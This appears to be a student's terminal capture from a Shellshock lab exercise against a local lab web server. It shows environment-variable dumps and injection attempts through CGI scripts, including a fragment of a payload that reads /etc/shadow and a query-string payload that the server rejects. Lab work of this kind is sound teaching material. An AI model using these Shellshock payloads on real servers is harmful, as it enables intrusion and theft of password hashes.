Shellshock attack.


Activities
Terminal
Sep 30 8:22 PM
seed@VM: ~/.../Shellshock
seed@VM: ~/.../Shellshock
root@f83e1af748f4: /
seed@VM: ~/.../Shellshock

```
type: text/plain; echo; /bin/cat /etc/shadow" http://www.seedlab-shellshock.c
om/cgi-bin/vul.cgi
[09/30/22]seed@VM:~/.../Shellshock$ curl http://www.seedlab-shellshock.com/cg
i-bin/getenv.cgi?AAAAA
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shells
hock.com Port 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=50996
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=AAAAA
REQUEST_URI=/cgi-bin/getenv.cgi?AAAAA
SCRIPT_NAME=/cgi-bin/getenv.cgi
[09/30/22]seed@VM:~/.../Shellshock$
```



```
[09/30/22]seed@VM:~/.../Shellshock$ curl "http://www.seedlab-shellshock.com/c
gi-bin/getenv.cgi?() { echo hello; }; echo Content_type: text/plain; echo; bi
n/ls -l"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80<
/address>
</body></html>
```